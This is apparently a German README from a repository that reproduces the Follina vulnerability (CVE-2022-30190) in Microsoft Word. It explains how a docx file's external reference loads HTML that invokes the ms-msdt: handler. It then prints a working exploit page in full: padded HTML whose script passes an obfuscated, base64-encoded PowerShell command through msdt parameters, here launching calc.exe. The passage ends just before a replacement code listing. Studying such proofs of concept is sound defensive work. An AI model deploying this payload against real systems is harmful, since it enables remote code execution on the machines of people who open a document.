 doocop/cve-2022-30190
Reproduktion der Remote-Codeausführung-Schwachstelle CVE-2022-30190 (Follina) in Microsoft Office Word über bösartige docx/rtf-Dateien mit ms-msdt-Protokollhandler.

Microsoft Office Word RCE Nachstellung (CVE-2022-30190)
MS Office docx-Dateien können externe OLE-Objektverweise enthalten, die als HTML-Dateien referenziert werden. Es gibt ein HTML-Schema ms-msdt:, das das msdt-Diagnosetool aufruft, das beliebigen Code ausführen kann (im Parameter angegeben).
Das Ergebnis ist ein furchterregender Angriffsvektor, der durch das Öffnen einer bösartigen docx-Datei (ohne Makros) RCE ermöglicht.
Der von @nao_sec erstmals geteilte Beispiel wurde auf Twitter gefunden und heruntergeladen.

Öffnen Sie 02-2022-0438.doc mit einem Komprimierungsprogramm.

Öffnen Sie die Datei /word/_rels/document.xml.rels, wie im folgenden Bild gezeigt.

Ok, in der oben markierten Zeile ist ein externer Verweis auf hxxps://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html zu sehen.
Die ursprüngliche schädliche HTML-Adresse ist nicht mehr erreichbar, also wurde eine Kopie der von @nao_sec bereitgestellten schädlichen HTML-Datei erstellt:
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//Wiederholung....

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNhbGMuZXhlIjtTdGFydC1Qcm9jZXNzICRjbWQ7'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
Warum so viele Mülldaten vorne? Damit die gesamte HTML-Datei 4096 Bytes erreicht. Eine detaillierte Analyse finden Sie unter https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug
Da der obige POC PowerShell ausführt, ersetzen wir ihn durch den Taschenrechner. Der Code lautet:
